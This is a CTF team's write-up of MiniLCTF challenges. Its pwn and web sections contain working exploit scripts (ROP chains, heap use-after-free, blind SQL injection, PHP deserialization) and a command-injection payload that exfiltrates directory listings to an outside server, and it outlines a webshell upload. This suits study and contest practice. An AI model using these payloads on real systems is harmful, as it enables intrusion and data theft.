

INFO

WriteUp

MISC

- Welcome
- Nazo
- 我的世界
- see or not see
- Moe
- pcap
- 问卷调查

PWN

- pwn0
- pwn1
- pwn2

Web

- baby sqli
- easy bypass
- easy\_unserialize
- CURL
- baby sqli2
- 神秘的交流平台

Crypto

- Easy RSA
- Crypto2

RE

- re1
- 贪吃蛇
- EasyCrack
- Kid

MOBILE

- Get\_flag

INFO

队伍ID	队长QQ
0	769713482

参赛人员	学号	QQ
void0red	17130120125	769713482
fa1con	17180110028	874355815
qiqi	17180110064	1165394984

WriteUp

---

# MISC

---

## Welcome

经过复杂的计算和多角度的观察，得到flag

MiniLCTF{Welcome\_to\_MakerCTF233}

## Nazo

解题人：qiqi

- Lv0 谜.io

直接

- Lv1 欢迎

nazo.io 是一款解谜游戏

在下方输入正确的 key答案，即可进入下一关

key: welcome

直接给出了key

- Lv2 规则

每关 key 由小写字母、数字组成，不含空格

key 在哪儿呢 ^\_^

右键查看源代码，得到key是

- Lv3 从右往左念

where is key

标题有时很重要

提示从右往左念

所以key是

- Lv4 完形填空

Life is a chain of moments of enjoyment, not only about \_\_\_\_\_.

搜索引擎是你的好朋友

直接google到答案是 `survival`

- Lv5 Morse

... --- ...

摩斯密码

解码得到 `SOS`

- Lv6 Base64

恭喜！你完成了新手教学关卡！（邪恶笑）

好戏现在正式开演 ^\_^

`MTAyOTE3NDZw==`

base64解码得到 `1029174037`

- Lv7 OICQ

这关答案请直接找帅气的游戏作者！不要问我怎么找作者 -\_-

你刚输入了什么？

搜索一下 `OICQ` 是啥，发现是QQ，联系提示，想到上一题的key是作者qq号，搜一下，在加好友问题中发现key是 `Macintosh`

- Lv8 IDNs

错的是.世界

搜一下 `IDNs`，发现是国际化域名

直接访问 `https://错的是.世界` 得到key是 `Saionjisekai`

- Lv9 角度



请输入图中的验证码，帮助我们确认您不是机器人

我们从正向和左侧都能看到英文单词是 `pineapple`

- Lv10 回到上世纪



What's this?

百度识图，显示是鼠标，所以key是 `mouse`

- Lv11 Unicode

*newer@slesstofu*

「据说只有 xxx 块以上的设备才能看见上面的文字」

上面那串文字就是key: `neweroslesstofu`

- Lv12 1A2B

1234 0A0B

5678 0A2B

9576 3A0B

\_\_\_\_ 4A0B

猜数游戏

前四个是数字，后四个中的第一个数字表示数字也对位置也对的个数，第三个数字表示数字对但位置不对的个数

所以锁定是 `95_6`，猜一个 `9506`，对了

- Lv13 虚无

乍一看什么都没有，拖动鼠标，发现有一张图片的轮廓被选中

thealpha

因为和背景颜色一样所以，看不到，新窗口打开就能看到是 `thealpha`

- Lv14 我爱记歌词

♪ 我种下 \_ \_ \_ \_

♪ 终于 \_ \_ \_ \_ \_

♪ 今天是个 \_ \_ \_ \_



查看源代码看到 `</img>`


猜测是图片隐写

binwalk发现zip, foremost分离一下

分离得到的zip解压得到一个种子文件, 工具打开, 看到一个文件叫 `greendam.key`, 猜测key就是 `greendam`, 通过

- Lv15 声音的轨迹

分析一下音轨, 用工具查看频谱图



应该是个镜像翻转，反过来是 `koenokisek1`

但是怎么提交都不对，后来又想了各种方法，都不行，但是很明确的一点是这确实是key

于是猜测最后一个 `1` 会不会是 `i`，只是显示不出来

提交 `koenokiseki` 正确

好玩啊。。。为什么软件在mac上总是出现这种显示不全的问题，怎么拉伸都不行～

- Lv16 虚掩

又是给了一张背景色和大背景一样的图，乍一看什么都没有，拖动看到一张图，新标签页打开

打开检查元素

```
<rect width="200" height="200" style="fill:#eee"></rect>
<rect x="42.07" y="51.98" width="100" height="89.1" style="fill:#eee">
</rect>
<rect x="105.64" y="77.78" width="80.59" height="71.28" style="fill:
#eee"></rect>
<rect x="5.64" y="59.16" width="86.44" height="96.28" style="fill:#eee">
</rect>
<rect x="14.15" y="24.59" width="44.68" height="124.47" style="fill:
#eee"></rect>
<rect x="39.41" y="69" width="112.23" height="31" style="fill:#eee">
</rect>
<rect x="114.68" y="38.68" width="64.63" height="71.28" style="fill:
#eee"></rect>
<rect x="8.83" y="33.36" width="185.9" height="138.3" style="fill:#eee">
</rect>
```

将这里所有的 `width` 和 `height` 改为0

得到 `secretvg`



secretvg

- Lv17 虚空


随意拖动，发现五行空格

复制下来unicode编码

得到

[illegible]


于是我们将 `\u2003` 换成 `1 1`，将 `\u2002` 换成两个空格，得到



# 我的世界

解题人: fa1con, void0red

直接暴打void 100次,flag为mini{mc\_is\_so\_cool!!}



## see or not see

解题人: void0red

```
$pdftotext see_or_not_see.pdf
```

flag{security\_through\_obscurity}

## Moe

解题人: fa1con, void0red, qiqi

1. hex打开, 搜索png文件尾AE 42 60 82, 发现有两个, dd分离出第二张图片, 并将第二张图片的数据从第一张图片删去并保存。在第二张图片数据前补上png文件头。

2. 比较后发现噪点较多, 尝试盲水印的方法。

```
python bwm.py decode two.png one.png 5.png
```

3. 打开5.png得flag。MiniLCTF{Th1s\_iS\_BlindWaterMark\_hahaha}



pcap

解题人: void0red, fa1con

幸运数字23，一段base64编码。有一段bin，头文件查看为pyc文件，保存成文件，网站在线反编译得到py文件，写脚本解密。

```

import string
import sys
import random
from base64 import b64encode, b64decode

def rot13(s):
    _rot13 = string.maketrans('ABCDEFGHIJKLMNOPQRSTUVWXYZnopqrstuvwxyz',
                              'NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ')
    return string.translate(s, _rot13)

def b64d(s):
    return b64decode(s)

def dcaesar(plaintext, shift = 3):
    alphabet = string.ascii_lowercase
    shifted_alphabet = alphabet[shift:] + alphabet[:shift]
    table = string.maketrans(shifted_alphabet, alphabet)
    return plaintext.translate(table)

def decode(pt,cnt=23):
    tmp = pt
    for i in range(23):
        if tmp[0] == '1':
            tmp = rot13(tmp[1:])
        elif tmp[0] == '2':
            tmp = b64d(tmp[1:])
        elif tmp[0] == '3':
            tmp = dcaesar(tmp[1:])
    print b64d(tmp[1:])

decode('13332ZvWAL0IfGJ9vFSItFgdGyTSdM30ELIESJi5BIKzTHvN5ESAKGhOGyJmHgdtF1ZvM0pjI1lTH1IjFhELDiE
IZi9XISMxZ1Ary0hgJR5AJgIJD1AsIg5GxjArIQOvZIHsxFOGIRVvH25wF1LthG5IxIMoM1MXGJLsx30gIgWAH1zJGSAUHip
GyISemhznFIlpEgzGIg5vHvAjH1EKIgMwxhMZH1zwLJzVIhEJZiRtIIIrF1WHGgMgZTSXISMnZg1qEhzFE1LvJIMvGSDuw0l
wyHLsH3OwFhMSZIMEIKyThvTFSESz3AGxhlXISyTMSIJGglKySWBIhImLg5IFgpJEizWM1MFISAtHJSHIi9YH1HtE1AKIfA
hIIMsMIiWMSIix1MGIRl3M0dELIWKZHzwEGSpHhI3HSZsLJ5jZSLvGiZJFIWKJhEFZSMqMSdTFg1tEi5jEJ9LMQAwITysyvS
GZSMZH25rGhSqIJSgIvIVJhzTxSAIx3AiIJ9sGIEPGIAqx3MGySWnJhIJySWIx01wEGS6wRIrGJMIw25jZUAgJgZrFhAUIGM
IEKArISMBF1kux0pjIKzPGgImLJytw0MAJtz3M1MBDhhtHKlglVhXJiIPLJzfEgIiIJ9ZJhIwZR1qIg1HE1WBMgIvFh1Kz0l
FZH5ZH1zJGiMIw30AIhWXIGSjz2ytEgWgyIMHIfo3FhgtM1hFIRlPIGOvx1EIyvSIyT9ZH1InGhHsFglHZSMRHIAOBD==')

```

```

λ python pacp.py
MiniLctf{1TaCHl_so_Cu7e}

```

## 问卷调查

MiniLctf{H4ve\_Fu0\_H3re}

谢谢大家的参与，祝大家多挖洞多拿cve

送给大家金老板的一句话：“一直学习就可以！”

## PWN

# pwn0

解题人: fa1con

只开了NX保护, IDA看很明显gets可以栈溢出。可以找到system@plt函数, 只需将"/bin/sh\0"写入bss段, 作为system的参数即可, 构造rop链。

```
from pwn import *

elf = ELF('pwn1')
plt_gets = elf.symbols['gets']
print 'plt_gets=' + hex(plt_gets)
plt_system = elf.plt['system']
print 'plt_system=' + hex(plt_system)
vuln_addr = 0x08048564
bss_addr = 0x0804a040

#p = process('./pwn1')
p = remote("118.24.110.193",2333)
p.recvuntil('name:')
'''

payload1='a'*44 + p32(plt_gets) + p32(vuln_addr)+ p32(bss_addr)
print 'payload1'
p.sendline(payload1)
p.sendline('/bin/sh;')
print 'payload2'
payload2 = 'a'*44 + p32(plt_system) +p32(0xffffffff) +p32(bss_addr)
p.sendline(payload2)
p.interactive()
'''

pr_addr = 0x0804867b #0x080483b9
payload3 = 'a'*44 + p32(plt_gets) + p32(pr_addr) + p32(bss_addr) + p32(plt_system) +
p32(0xdeafbeef) +p32(bss_addr)
p.send(payload3)
p.send('/bin/sh\0')
p.interactive()
```

flag为MiniLCTF{Y0u\_see\_it\_is\_easy!}

```
[*] '/home/fa1con/pwn/pwn1'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
plt_gets=0x80483f0
plt_system=0x8048420
[+] Opening connection to 118.24.110.193 on port 2333: Done
[*] Switching to interactive mode

$ cat flag
Hello! aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa♦♦{\x86\x0@\xa0\x0 \x84\x0\xff@
\xa0\x0/bin/sh,this question is 2ez4u!cat flag
MiniLCTF{Y0u_see_it_is_easy!}
[*] Got EOF while reading in interactive
```

# pwn1

解题人: void0red

经典 `uaf` 利用题，参考HITB2016就是干的 `poc` 脚本，需要泄露出 `libc` 版本，不得不推荐一下查 `libc` 的网站 <https://libc.blukat.me>

```

from pwn import *
# p = process('pwn1')
p = remote('118.24.110.193', 10001)
libc = ELF('./libc6_2.23-0ubuntu10_amd64.so')
elf = ELF('./pwn1')

def create(size, string):
    p.recvuntil('xit')
    p.sendline('C')
    p.recvuntil('size:')
    p.sendline(str(size))
    p.recvuntil('str:')
    p.send(string)

def delete(id, string='Y'):
    p.recvuntil('xit')
    p.sendline('D')
    p.recvuntil('id:')
    p.sendline(str(id))
    p.recvuntil('?:')
    p.sendline(string)

def getROP(addr):
    rop = p64(addr + 0x0000000000001153)
    rop += p64(addr + elf.got['malloc'])
    rop += p64(addr + elf.plt['puts'])
    rop += p64(addr + 0x0000000000001153)
    rop += p64(1)
    rop += p64(addr + 0x000000000000114a)
    rop += p64(0)
    rop += p64(1)
    rop += p64(addr + 0x0000000000202050)
    rop += p64(8)
    rop += p64(addr + 0x0000000000202068)
    rop += p64(0)
    rop += p64(addr + 0x0000000000001130)
    rop += 'a'*8*7
    rop += p64(addr + 0x0000000000000af0)
    return rop

create(4, 'aaa\n')
create(4, 'aaa\n')
delete(0)
delete(1)
delete(0)
create(4, '\x00')
create(0x20, 'a' * 0x16 + 'lo' + '\x8b\x00')
delete(0)

p.recvuntil('lo')
addr = p.recvline()
addr = addr[:-1]

addr = u64(addr + '\x00' * (8 - len(addr))) - 0xc8b

```



```


base_addr = addr

delete(1)
create(4, '\x00')
create(0x20, 'a' * 0x18 + p64(0x000000000000114c + addr))
rop = getROP(addr)
delete(1, 'Y AAAAAA' + rop)

addr = p.recvline()[:-1]
addr = p.recvline()[:-1]
addr = u64(addr + '\x00' * (8 - len(addr)))
malloc_addr = addr
addr = addr - libc.symbols['malloc'] + libc.symbols['system']

p.sendline(p64(addr)+'/bin/sh')
print hex(base_addr), hex(malloc_addr)
p.interactive()

```



```

$ cat flag
MiniLCTF{Happy2CU}$

```

## pwn2

解题人: void0red

直接利用 `ROPgadget` 生成rop链，注意不能使用 `pop edx; ret` 这一地址末尾一字节正好为 `\x0a` 回车符会被 `gets` 识别为结束

```

import struct
from pwn import *
r = remote('118.24.110.193',10086)
p = 'a'*28
p += struct.pack('<I', 0x0806eb30) # pop edx_ecx_ebx ; ret
p += struct.pack('<I', 0x080ea060) # @ .data
p += struct.pack('<I', 0x080ea060) # @ .data
p += struct.pack('<I', 0x080ea060) # @ .data
p += struct.pack('<I', 0x08059909) # pop eax ; ret
p += '/bin'
p += struct.pack('<I', 0x0805467b) # mov dword ptr [edx], eax ; ret

p += struct.pack('<I', 0x0806eb30) # pop edx_ecx_ebx ; ret
p += struct.pack('<I', 0x080ea064) # @ .data + 4
p += struct.pack('<I', 0x080ea064) # @ .data + 4
p += struct.pack('<I', 0x080ea064) # @ .data + 4
p += struct.pack('<I', 0x08059909) # pop eax ; ret
p += '//sh'
p += struct.pack('<I', 0x0805467b) # mov dword ptr [edx], eax ; ret

p += struct.pack('<I', 0x0806eb30) # pop edx_ecx_ebx ; ret
p += struct.pack('<I', 0x080ea068) # @ .data + 8
p += struct.pack('<I', 0x080ea068) # @ .data + 8
p += struct.pack('<I', 0x080ea068) # @ .data + 8
p += struct.pack('<I', 0x080492c3) # xor eax, eax ; ret
p += struct.pack('<I', 0x0805467b) # mov dword ptr [edx], eax ; ret


p += struct.pack('<I', 0x0806eb30) # pop edx_ecx_ebx ; ret
p += struct.pack('<I', 0x080ea068) # @ .data + 8
p += struct.pack('<I', 0x080ea068) # @ .data + 8
p += struct.pack('<I', 0x080ea060) # @ .data

p += struct.pack('<I', 0x080492c3) # xor eax, eax ; ret
p += struct.pack('<I', 0x0808db42) # add eax, 0xb; pop xxx;
p += struct.pack('<I', 0xdeadbeaf)

p += struct.pack('<I', 0x0806c775) # int 0x80

r.sendline(p)
r.interactive()

```



```

$ cat flag
MiniLCTF{s0ng_fen}

```

## Web

### baby sqli

解题人: qiqi

能过滤的基本都过滤了，哭～

想起来之前klaus跟我说过在某些特定情况下可以使用`反引号作注释

前提就是在可以使用别名的情况下，例如 `order by` `group by`


使用反引号时，虽然我们只输入了一个，但是mysql会自动帮我们加上后面的那个，这样我们就可以把反引号后面所有东西都当作是一个别名，从而起到注释作用

这里我们可以使用 `group by` 语句来构造

因为能过滤的基本都被过滤了，不太可能又查询语句了，利用万能密码绕过

payload

```
username=admin' group by @`
```



mini{Please\_have\_Fun!}

## easy bypass

解题人: qiqi

当我们给 `hash_hmac` 第二个参数传递的值为数组的时候，会返回 `false`

这时 `secret` 的值我们就可以控制为 `false`

本地输出一下

```
php > echo hash_hmac('sha256', 1, false);  
41e0a9448f91edba4b05c6c2fc0edb1d6418aa292b5b2942637bec43a29b9523
```

Payload

```
hmac=41e0a9448f91edba4b05c6c2fc0edb1d6418aa292b5b2942637bec43a29b9523&host=1&nonce[ ]=1
```

即可绕过验证，获得flag `MiniLCTF{3asy_hm4c_By4ss_for_U}`

Load URL	http://45.40.207.251:8004/
Split URL	
Execute	
<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	
Post data	hmac=41e0a9448f91edba4b05c6c2fc0edb1d6418aa292b5b2942637bec43a29b9523&host=1&nonce[]=1

```
<?php
highlight_file(__FILE__);
if(empty($_POST['hmac']) || empty($_POST['host'])){
    header('HTTP/1.0 400 Bad Request');
    exit;
}
$secret = getenv("SECRET");
if(isset($_POST['nonce']))
    $secret = hash_hmac('sha256', $_POST['nonce'], $secret);
$hmac = hash_hmac('sha256', $_POST['host'], $secret);
if($hmac !== $_POST['hmac']){
    header('HTTP/1.0 403 Forbidden');
    exit;
}
echo exec('cat ../flag.txt');
?>
MiniLCTF{3asy_hm4c_Byp4ss_for_U}
```

## easy\_unserialize

解题人: qiqi

需要了解一下php的类

利用实例化类时会自动执行 `__construct()` 函数来给变量赋值，以达到我们想要的结果

在 `gg` 类中，`$this->gg` 调用了 `start` 类中的 `get1()` 方法

利用

```
public function __construct()
{
    $this->gg = new start();
}
```

只要我们实例化一个 `gg` 类就可以让 `$this->gg` 变成 `start` 的一个实例，从而达到调用 `get1()` 方法的目的

往下看，在 `cat` 类中，我们看到一个 `__invoke()` 魔法函数，里面是一个 `echo`，想到如果 `echo` 一个类的话，就会去调用 `__toString()` 魔法函数，而后面的 `test` 类中确实有一个 `__toString()`，而且还调用了 `getFlag()` 方法，正式我们想要达到的目的

返回来看 `__invoke()`，当脚本尝试将对象调用为函数时，调用 `__invoke()` 方法

仔细找一下，有没有可能将类当作函数来调用的地方

在 `start` 类中，我们看到

```
public function get1()
{
    $s1 = $this->start1;
    $s2 = $this->start2;
    $s1($s2);
}
```

我们只要让 `$this->start1 = new cat()` 同时 `$this->start2 = new test2()` 即可，因为我们之前已经实例化了一个 `start` 类，所以用跟前面同样的方法我们就可以达到目的

这样 `$s1($s2)` 就会变成一个 `cat` 类被当成一个函数并将一个 `test2` 类当作参数传入，从而达到调用 `__invoke()` 函数的目的，然后接着去调用 `__toString()`

再看 `__toString()`，里面 `$this->a` 调用了 `flag` 类中的 `getFlag()` 方法，还是之前的思路，将 `$this->a` 实例化为 `flag` 的一个类

得到最终的poc

```

<?php
class gg
{
    private $gg;
    public function __construct()
    {
        $this->gg = new start();
    }
}
class start
{
    private $start1;
    private $start2;
    public function __construct()
    {
        $this->start1 = new cat();
        $this->start2 = new test2();
    }
}

class cat{}

class test2
{
    private $a;
    public function __construct()
    {
        $this->a = new flag();
    }
}

class flag{}

$test = new gg();
echo urlencode(serialize($test));
?>

```

运行一下得到payload

```

0%3A2%3A%22gg%22%3A1%3A%7Bs%3A6%3A%22%00gg%00gg%22%3B0%3A5%3A%22start%22%3A2%3A%7Bs%3A13%3A%22%00start%00start1%22%3B0%3A3%3A%22cat%22%3A0%3A%7B%7Ds%3A13%3A%22%00start%00start2%22%3B0%3A5%3A%22test2%22%3A1%3A%7Bs%3A8%3A%22%00test2%00a%22%3B0%3A4%3A%22flag%22%3A0%3A%7B%7D%7D%7D%7D

```

传入得到 `MiniLCTF{eaSy_pHp_Uns3r1zal1z3_}`

```
    public function getFlag()
    {
        system('cat ../flag.txt');
    }
}
$x = $_GET['x'];
if (isset($x)) {
    unserialize($x);
}
?> MiniLCTF{eaSy_pHp_Uns3r1zal1z3_}
```

## CURL

解题人: qiqi

命令注入

payload

```
curl=vpsip:port/`ls|base64`
```

我们也可以加上 `head` 和 `tail` 参数来限制返回的行数

例如

```
ls|base64|head -n 2|tail -n 1
```

在服务器上监听

```
Listening on [0.0.0.0] (family 0, port 2333)
Connection from 45.40.207.251 53920 received!
GET /LS02eGFramRoY2ZoY25zawotLTd4YWJmOHNaGRjaGZ1ZHkudHh0CmNzcwppbmRleC5waHAK HTTP/1.1
User-Agent: curl/7.38.0
```

用base64解码一下 `LS02eGFramRoY2ZoY25zawotLTd4YWJmOHNaGRjaGZ1ZHkudHh0CmNzcwppbm`

得到

```
--6xakjdhcfcnsk
--7xabf8sahdchfudy.txt
css
index.php
```

直接访问 `-7xabf8sahdchfudy.txt` 得到flag `MiniLCTF{Y0u_G3t_1t_2333}`

MiniLCTF{Y0u\_G3t\_1t\_2333}

解题人: qiqi

猜测后台判断语句为 `$username == 'admin'`，如果是这样的话，我们就利用弱类型来绕过

发现 `^` 异或符没有被过滤

测试一下

但是我们还要闭合后面的 `'`;

脚本如下



```

import requests
url = 'http://45.40.207.251:8002/login.php'
s = requests.Session()
passwd = ''
for l in range(1,33):
    for c in range(32,133):
        username = "admin"^(ascii(mid((passwd)from(%d)))>=%d)^'1'='1' % (l,c)
        data = {'username':username, 'passwd':123}
        html = s.post(url,data=data).text
        if 'admin' in html:
            passwd += chr(c - 1)
            print passwd
            break

```

运行一下

```

qiqi@qiqi-Mac ~/Desktop> python sql.py
0
0a
0ac
0ac9
0ac98
0ac98f
0ac98f9
0ac98f9a
0ac98f9a8
0ac98f9a80
0ac98f9a801
0ac98f9a801b
0ac98f9a801b4
0ac98f9a801b46
0ac98f9a801b461
0ac98f9a801b461d
0ac98f9a801b461d0
0ac98f9a801b461d01
0ac98f9a801b461d019
0ac98f9a801b461d0193
0ac98f9a801b461d01935
0ac98f9a801b461d01935b
0ac98f9a801b461d01935b8
0ac98f9a801b461d01935b8e
0ac98f9a801b461d01935b8e4
0ac98f9a801b461d01935b8e45
0ac98f9a801b461d01935b8e45d
0ac98f9a801b461d01935b8e45d7
0ac98f9a801b461d01935b8e45d78
0ac98f9a801b461d01935b8e45d781
0ac98f9a801b461d01935b8e45d781d
0ac98f9a801b461d01935b8e45d781df

```

获得 `passwd` 的md5值

登录一下

## 神秘的交流平台

格式化字符串一下

```
window.v_ariational = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF1.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};

window.va_riational = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF2.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};

window.get_invitation_code = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};

window.var_iational = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF3.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};

window.vari_ational = function() {
```

```

$.ajax({
    type: "POST",
    dataType: "json",
    url: "/CTF4.php",
    success: function(a) {
        console.log(a)
    },
    error: function(a) {
        console.log(a)
    }
})
});
window.varia_tional = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF5.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.variat_ional = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF6.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.variati_onal = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF7.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.variatio_nal = function() {
    $.ajax({

```

```

        type: "POST",
        dataType: "json",
        url: "/CTF8.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.variation_al = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF9.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.variation_a_l = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF10.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};

```

发现 `CTF1-10.php` 都不存在，只有 `CTF.php` 是存在的而且状态码为405被服务器禁止访问了，并且调用了 `get_invitation_code()` 函数

去控制台里执行一下这个函数，返回

```

data
:
{content: "Vs lbh jnag shegure vasbezngvba, cyrnfr hfr CBFg gb
npprfff/4qs810ss9q0pno8r342469sr3n9nn885.cuc.", enctype: "ROT13"}


```

解rot13得到 `If you want further information, please use POST to access/4df810ff9d0cab8e342469fe3a9aa885.php`

于是请求 `/4df810ff9d0cab8e342469fe3a9aa885.php` 并抓包修改 `GET` 为 `POST`

得到一串base64编码的字符串 `S1h0Vi1ZREFVLVNHUK8tRU1SUC1DQUJL`，解码得到 `JXNV-YDAU-SGRO-EIRP-CABK`，这应该就是邀请码了

用给的 `visit number` 和我们获得的邀请码登录一下得到



获得了ip以及一个可以文件上传的页面

因为这里每次放需要带上ip，每次都添加非常麻烦，火狐有个很好用的插件 `Modify Header`，可以让他一直都带着这个ip

这时去访问 `test.php`，返回 `管理员测试页: rf=include($input.";.php");`

显然是个文件包含了

那么这题思路非常清晰了，上传一个php一句话，然后包含这个带有一句话的文件，之后命令执行getshell

